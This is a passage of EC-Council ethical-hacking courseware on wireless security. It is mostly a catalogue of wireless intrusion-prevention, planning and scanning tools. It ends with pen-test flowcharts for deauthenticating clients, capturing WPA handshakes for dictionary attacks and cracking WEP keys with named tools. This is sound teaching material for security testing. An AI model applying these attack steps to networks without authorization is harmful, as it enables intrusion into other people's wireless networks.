
**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




The previous section discusses best practices and countermeasures that help to secure a wireless LAN. Ethical hackers can also use automated wireless security tools to maintain wireless security. This section introduces wireless security tools.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.







**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




A WIPS consists up of a number of components that work together to provide a unified security monitoring solution.

### Component functions in a Cisco's Wireless IPS Deployment include:

- **APs in Monitor Mode:** Provides constant channel scanning with attack detection and packet capture capabilities.
- **Mobility Services Engine (running wireless IPS Service):** The central point of alarm aggregation from all controllers and their respective wireless IPS Monitor Mode APs. Alarm information and forensic files are stored on the system for archival purposes.
- **Local Mode AP(s):** Provides wireless service to clients in addition to time-sliced rogue and location scanning.
- **Wireless LAN Controller(s):** Forwards attack information from wireless IPS Monitor Mode APs to the MSE and distributes configuration parameters to APs.
- **Wireless Control System:** Provides the means to configure the wireless IPS Service on the MSE, push wireless IPS configurations to the controller, and set APs into wireless IPS Monitor mode. It is also used for viewing wireless IPS alarms, forensics, reporting, and accessing the threat encyclopedia.





The AirMagnet Wifi Analyzer tests and diagnoses dozens of common wireless performance issues, including throughput issues, connectivity issues, device conflicts, and signal multipath problems. It includes a full compliance reporting engine, which automatically maps collected network information to requirements for compliance with policy and industry regulations.

**Features:**

- Wi-Fi Dashboard on Overall Health of the WLAN
- Built-In Wireless Expertise
- Instant Alerts to WLAN Security and Performance Issues
- WLAN Client Roaming Analysis
- Active Wi-Fi Troubleshooting Tools
- Complete Wi-Fi Interference Detection & Analysis
- 802.11ac Detection and Analysis

Source: *http://www.flukenetworks.com*


## Wi-Fi Security Auditing Tool: Motorola's AirDefense Services Platform (ADSP)




http://www.motorolasolutions.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Wi-Fi Security Auditing Tool: Adaptive Wireless IPS




http://www.cisco.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

RFProtect safeguards the network infrastructure against wireless security threats and provides a critical layer of visibility into sources of RF interference and their effect on wireless WLAN performance. It provides integrated wireless security and spectrum analysis system for enterprise WLANs. RFProtect's WLAN infrastructure allows APs to service WLAN clients while monitoring for interference sources and rogue devices. RFProtect stops wireless traffic from flowing into the wired infrastructure via rogue APs, protecting the wired network against wireless security breaches. RFProtect enables the configuration and dynamic enforcement of network policies. These wireless policies include valid station protection, AP misconfiguration protection, ad-hoc network detection and protection, unauthorized network interface card (NIC) detection, and wireless bridge detection. RFProtect includes a policy-configuration wizard, simplifying the creation of an organization's wireless security policies. It maintains signatures to identify and block wireless attacks without disrupting the service.

Source: *http://www.arubanetworks.com*

Wi-Fi intrusion prevention systems block wireless threats by automatically scanning, detecting, and classifying unauthorized wireless access and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources. A following few Wi-Fi intrusion prevention systems can be useful to prevent various threats on wireless networks:

## Extreme Networks Intrusion Prevention System

Source: *http://www.extremenetworks.com*

The Intrusion Prevention System (IPS) gathers evidence of an attacker's activity, removes the attacker's access to the network, and reconfigures the network to resist the attacker's penetration technique. It ensures the confidentiality, integrity, and availability of critical resources with intrusion prevention capabilities. These include in-line intrusion prevention to provide advanced security in a specific location, distributed intrusion prevention to automate response to threats in real-time, out-of-band intrusion detection that simultaneously utilizes multiple response technologies, forensics tools for session reconstruction to simplify threat mitigation and resolution, and threat containment that leverages existing network investments.

## AirMagnet Enterprise

Source: *http://www.flukenetworks.com*

AirMagnet Enterprise provides protection against wireless threats by combining wireless monitoring with leading research, analysis and threat remediation. It scans all possible 802.11 channels (including the 200 extended channels), and cellular spectrum channels. It detects and


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

classifies RF jamming attacks, Bluetooth devices and many other non-802.11 transmitter types, such as unapproved wireless cameras and cell phones. Dynamic Threat Update technology speeds the creation, automation and immediate deployment of new threat signatures.

### Dell SonicWALL Clean Wireless

Source: *http://www.sonicwall.com*

Dell SonicWALL Clean Wireless combines 802.11n technology with network security appliances to deliver comprehensive network security and performance while simplifying set-up and management of 802.11-based wireless networks. SonicPoint-N Series wireless APs used in conjunction with the Dell SonicWALL family of firewall security ensure that wireless traffic is scrutinized with the same intensity as wired network traffic, allowing IT administrators to retain control over their entire network.

### HP TippingPoint NX Platform NGIPS

Source: *http://www8.hp.com*

The HP TippingPoint NX Platform Next Generation Intrusion Prevention System (NGIPS) offers in-line threat protection that defends critical data and applications without affecting performance and productivity. The NGIPS platforms leverage advanced threat research with the correlation of security events and vulnerabilities.

### AirTight WIPS

Source: *http://www.airtightnetworks.com*

AirTight WIPS is a wireless intrusion prevention system that precisely blocks only those Wi-Fi connections that violate network policies or pose a threat to network security, without affecting legitimate Wi-Fi communication on local or neighboring networks.

### Network Box IDP

Source: *http://www.network-box.com*

The Network Box IDP (Intrusion Detection and Prevention) module scans network traffic at the application level and blocks malicious behavior with zero latency. A comprehensive database of IDP signatures precisely matches and actively blocks known exploits. A database of vulnerability-class based signatures and heuristic (expert system) anomaly-based behavioral analysis provides the protection against newly emerging threats.

### AirMobile Server

Source: *http://www.airmobile.se*

The AirMobile server sorts incoming scanning reports from the agents. The server discovers and analyzes the APs, estimating the level of threat the AP poses to the network. When a new AP is discovered, the server automatically matches the APs MAC-address to the database containing all known MAC addresses by the switches, pointing out where the AP is connected to the network. The server will raise the risk indicator to 100% if it finds any AP on the network that runs without encryption.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Wireless Policy Manager (WPM)

Source: *http://www.airpatrolcorp.com*

AirPatrol's ZoneDefense PC Wireless Policy Manager (WPM) system allows organizations to manage security for wireless-enabled endpoints and to protect network assets and operations. With ZoneDefense PC's WPM solution, administrators can create and enforce policies, maintain compliance to security standards, and secure endpoints. Using the WPM interface, network administrators define wireless and USB connectivity policies that control how, when, and where users connect.

## ZENworks Endpoint Security Management

Source: *http://www.novell.com*

ZENworks Endpoint Security Management is a client/server endpoint solution that works on Novell's ZENworks Control Center platform (ZCC). It provides VPN and wireless security enforcement, client firewall, device control, file/folder encryption and other features. It put end-user devices behind a potent firewall and protect against bugs in USB Storage devices. A user can deploy it physically or virtually to Windows or Linux platforms using a number of compatible database backend systems and directory services. It deploys the Endpoints to Windows client OSs.

## FortiWiFi

Source: *http://www.fortinet.com*

FortiWiFi Thick APs integrate an 802.11n wireless LAN radio and antennas into the FortiGate Connected UTM. FortiWiFi provides access to both the wired and wireless LAN in a single device, delivering network security visibility and control. It provides security functions such as firewall, VPN, and Traffic Shaping, Application Control, IPS, Antimalware, Web Filtering etc.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

Wi-Fi predictive planning tools successfully plan, deploy, monitor, troubleshoot, and report on wireless networks from a centralized location. The following are some of the Wi-Fi predictive planning tools:

## AirMagnet Planner

Source: *http://www.flukenetworks.com*

AirMagnet Planner is a wireless network planning tool that accounts for building materials, obstructions, AP configurations, antenna patterns, and a host of other variables to provide a reliable predictive map of Wi-Fi signal and performance. The solution offers superior predictive modeling to determine ideal quantity, placement and configuration of APs for optimal security, performance and compliance.

## Cisco Prime Infrastructure

Source: *http://www.cisco.com*

Cisco Prime Infrastructure is a solution for wireless and wired lifecycle management and application visibility. It brings device management capabilities into operational monitoring workflows to empower IT departments to more effectively manage their network as well as the services the network delivers. It provides REST-based APIs that help IT and service organizations gather and distribute network information for operations, capacity planning, automation, and business intelligence.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## AirTight Planner

Source: *http://www.airtightnetworks.com*

AirTight Planner imports floor plans as AutoCAD files or image files. With AutoCAD files, the user can select the appropriate layers from within Planner. For image files, Planner provides a repository of common building materials and a variety of objects to draw different types of walls on the floor. AirTight Planner has a comprehensive repository of AP models, WIPS sensors, antennas and radiation patterns and supports 802.11a, b, g, and n protocols.

## LANPlanner

Source: *http://www.motorolasolutions.com*

Motorola LANPlanner facilitates planning, design and measurement of robust 802.11a/b/g/n networks for demanding applications in the most challenging environments. LANPlanner enables network planners to rapidly and accurately design robust wireless networks with the capacity, reliability, performance, and infrastructure required for business critical wireless applications.

## RingMaster

Source: *http://www.juniper.net*

RingMaster Software is a management suite for planning, configuring, deploying, monitoring, and optimizing, single or multi-site enterprise wireless LAN networks. It develops an RF plan for each building using floor plans, outdoor obstacle maps, and RF characteristics of common building materials, and automatically determines the number and precise indoor and outdoor locations of APs.

## Connect EZ Predictive RF CAD Design

Source: *http://www.connect802.com*

A Connect EZ Predictive RF CAD Design is a report, created by Connect802's RF engineering team, that develops, discusses, and presents your Wi-Fi wireless network design, signal coverage and areas of concern, and provides a complete set of Installer's Working Plans showing the location of each cable drop, AP, and antenna.

## Ekahau Site Survey (ESS)

Source: *http://www.ekahau.com*

ESS allows the user to plan and create Wi-Fi networks according to performance and capacity requirements—taking into consideration the increasing amount of wireless clients and applications such as VoIP, HD video streaming and web browsing.

## ZonePlanner

Source: *http://www.ruckuswireless.com*

With ZonePlanner helps to plan, design, deploy and manage Ruckus Smart WLAN networks in any indoor environment. It integrates directional, high-gain antenna patterns, antenna array, and combines them with AirMagnet's planning tool. It designs networks before any physical AP rollout begins, and predicts and optimizes WLAN network performance.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Wi-Fi Planning Tool

Source: *http://www.aerohive.com*

Wi-Fi Planning Tool allows the user to upload a floor plan, or create a floor plan by tracing a building using Google Maps Integration. It can draw the perimeter and walls using different wall types, and place any of a variety of different Aerohive Aps. The planner takes into account, APs on multiple floors and has building, floor, and wall cloning capabilities for ease of planning. The planner will also generate PDF reports showing AP locations, AP inventory, RF settings and heatmaps so the user can distribute to management or installers to streamline the deployment process from start to finish.

## TamoGraph Site Survey

Source: *http://www.tamos.com*

TamoGraph is a wireless site survey software for collecting, visualizing, and analyzing 802.11 a/b/g/n/ac Wi-Fi data. By using TamoGraph, businesses can reduce the time and costs that are involved in deploying and maintaining Wi-Fi networks and improve network performance and coverage in environments such as office buildings, Airports, cafes, malls, or open space areas.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi vulnerability scanning tools determine the weaknesses in wireless networks and secure them before attackers actually attack. Wi-Fi vulnerability scanning tools include:

## Zenmap

Source: *http://nmap.org*

Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for scanning vulnerabilities on wireless networks. This tool saves the vulnerability scans as profiles to make them run repeatedly. The results of recent scans are stored in a searchable database.

## Nessus

Source: *http://www.tenable.com*

Nessus is a vulnerability, configuration, and compliance scanner. It features high-speed discovery, configuration auditing, asset profiling, malware detection, sensitive data discovery, patch management integration and vulnerability analysis of a wireless network.

## OSWA-Assistant

Source: *http://securitystartshere.org*

The Organizational Systems Wireless Auditor Assistant (OSWA-Assistant) is a wireless auditing toolkit. This toolkit can be used for wireless security/auditing to execute technical wireless security testing against wireless infrastructure and clients.

## Network Security Toolkit

Source: *http://networksecuritytoolkit.org*

Network Security Toolkit (NST) is a Fedora-based application that provides easy access to open source network security applications.

The toolkit includes an advanced user interface for system/network administration, navigation, automation, network monitoring, host geolocation, network analysis and configuration of many network and security applications found within the NST distribution.

### Nexpose Community Edition

Source: *http://www.rapid7.com*

Nexpose is a vulnerability management application that analyzes vulnerabilities, controls, and configurations to find security risks. It uses RealContext, RealRisk, and the attacker's mindset to prioritize and drive risk reduction. The tool helps a user to know the network, and prioritize and manage risks effectively.

### WiFish Finder

Source: *http://www.airtightnetworks.com*

WiFish Finder is a vulnerability assessment tool that determines if active Wi-Fi devices are vulnerable to 'Wi-Fishing' attacks. A user can perform this assessment through a combination of passive traffic sniffing and active probing techniques. Most Wi-Fi clients keep a memory of networks (SSIDs) they have connected to in the past. Wi-Fish Finder first builds a list of probed networks and then determines the security setting of each probed network. A client is a fishing target if it is actively seeking to connect to an OPEN or a WEP network.

### Penetrator Vulnerability Scanning Appliance

Source: *http://www.secpoint.com*

Penetrator Vulnerability Scanning Appliance is a vulnerability scanning tool that discovers vulnerabilities in firewalls, routers, Windows, Linux, MAC, Mobile devices, printers and any device with an IP address. The tool can scan both public and local IP addresses.

### SILICA

Source: *http://www.immunityinc.com*

SILICA is a vulnerability scanner that determines the true risk of a specific AP. SILICA does this by intrusively leveraging vulnerabilities and determining which assets behind the vulnerable AP can be compromised. SILICA also reports whether an attacker can successfully exploit the vulnerability.

### WebSploit

Source: *http://sourceforge.net*

Websploit is an automatic vulnerability assessment, web crawler and exploiter tool available on Kali Linux. Websploit synchronizes with Metasploit WMAP project for web vulnerability scanning.

### Airbase-ng


Source: *http://www.aircrack-ng.org*

Airbase-ng is a multi-purpose tool aimed at attacking clients as opposed to the AP itself. With the help of this utility, a user can try Caffe Latte WEP client attack, Hirte WEP client attack on wireless networks. In addition, it can act as an ad-hoc AP, full AP and has various other features.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

# Bluetooth Security Tool: Bluetooth Firewall

- FruitMobile Bluetooth Firewall protects your android device against all sorts of **bluetooth attack** from devices around you
- It **displays alerts** when bluetooth activities takes place
- You can also **scan your device and detect apps** with bluetooth capabilities




http://www.fruitmobile.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Wifi Protector

Source: *http://forum.xda-developers.com*

Wifi Protector detects and protects cell phones from all kinds of ARP attacks, such as DOS or MITM, etc. This app protects the phone from tools like FaceNiff, Cain & Abel, ANTI, ettercap, DroidSheep, NetCut, and all other privacy breaking tools that try to hijack sessions via MITM through ARP spoofing or ARP poisoning. It also allows secure usage of Facebook, Twitter, LinkedIn, eBay etc. The WifiKill cannot take a phone offline with this app installed.

## WiFiGuard

Source: *https://play.google.com*

WifFiGurad can work on both Root and Non-root devices. This application can prevent ARP spoofing attack such as MITM attacks, which are used by some applications such as WifiKill, dSploit, and sniffers.

**Non-root features**:

- Gives information about attack

**Root features**:

- Active mode that restores ARP table
- Passive mode for static ARP table


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Wifi Inspector

Source: *https://play.google.com*

Wifi Inspector finds all the devices connected to the network (both wired and Wi-Fi, whether consoles, TVs, pcs, tablets, phones, etc.), giving relevant data such as IP address, manufacturer, device name, and MAC Address. This tool can detect who is accessing data. It also allows saving a list of known devices with custom name and finds intruders quickly.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct pen tests on the WLAN to determine security loopholes and then repair them. A pen tester tries to simulate an attack on the security of the target wireless network. This section describes the steps the pen tester should perform to conduct a pen test on a wireless network.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Wireless Penetration Testing

- The process of actively **evaluating information security measures** implemented in a wireless network to analyze design weaknesses, technical flaws and vulnerabilities
- A comprehensive report in **detail about the findings** along with the suite of **recommended countermeasures** is delivered to the executive, management, and technical audiences

**Threat Assessment**
Identify the wireless threats facing an organization's information assets

**Security Control Auditing**
To test and validate the efficiency of wireless security protections and controls

**Upgrading Infrastructure**
Change or upgrade existing infrastructure of software, hardware, or network design

**Data Theft Detection**
Find streams of sensitive data by sniffing the traffic

**Risk Prevention and Response**
Provide comprehensive approach of preparation steps that can be taken to prevent inevitable exploitation


**Information System Management**
Collect information on security protocols, network strength and connected devices

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Wireless Penetration Testing Framework

**Wireless Pen Testing Framework**


- Discover **wireless devices**
- If wireless device is found, **document** all the findings
- If the wireless device found using **Wi-Fi network**, then perform general Wi-Fi network attack and check if it uses **WEP encryption**
- If WLAN uses **WEP** encryption, then perform WEP encryption pen testing or else check if it uses **WPA/WPA2** encryption
- If WLAN uses **WPA/WPA2** encryption, then perform WPA/WPA2 encryption pen testing or else check if it uses LEAP encryption
- If WLAN uses **LEAP** encryption, then perform LEAP encryption pen testing or else check if WLAN is unencrypted
- If WLAN is **unencrypted**, then perform unencrypted WLAN pen **testing or else perform** general Wi-Fi network attack





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.







**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


# Pen Testing WPA/WPA2 Encrypted WLAN




- Deauthenticate the client using tools such as Karma, Hotspotter, Airsnarf, etc.
- If client is deauthenticated, sniff the traffic and then check the status of capturing EAPOL handshake or else try to deauthenticate the client again
- If EAPOL handshake is captured, then perform PSK dictionary attack using tools such as coWPAtty, Aircrack-ng, etc. to steal confidential information or else try to deauthenticate the client again

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Pen Testing WEP Encrypted WLAN





- Check if the SSID is visible or hidden
- If SSID is visible, sniff the traffic and then check the status of packet capturing
- If the packets are captured/injected, then break the WEP key using tools such as Aircrack-ng, Airsnort, WEPcrack, etc., or else sniff the traffic again
- If SSID is hidden, then deauthenticate the client using tools such as Aireplay-ng, Commview, etc., associate the client and then follow the procedure of visible SSID

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Summary

- IEEE 802.11 standards based Wi-Fi networks are widely used for communication and data transfer across a radio network
- A Wi-Fi infrastructure generally consists of hardware components such as wireless routers and APs, antennas, relay towers and authentication servers, and software components such as encryption algorithms, key management and distribution mechanisms
- Most widely used wireless encryption mechanisms include WEP, WPA and WPA2, of which, WPA2 is considered most secure
- WEP uses 24-bit initialization vector (IV) to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission
- WPA uses TKIP which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit keys for authentication whereas WPA2 encrypts the network traffic using a 256 bit key with AES encryption
- WEP is vulnerable to various analytical attack that recovers the key due to its weak IVs whereas WPA is vulnerable to password brute forcing attacks
- Wi-Fi networks are vulnerable to various access control, integrity, confidentiality, availability and authentication attacks
- Wi-Fi attack countermeasures include configuration best practices, SSID settings best practices, authentication best practices and wireless IDS systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

The module described wireless networks, wireless standards, components used in wireless networks, wireless encryption standards, vulnerabilities and threats in wireless networks, and measures to secure them. The next module will explain how attackers hack mobile OSs and measures to protect them.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.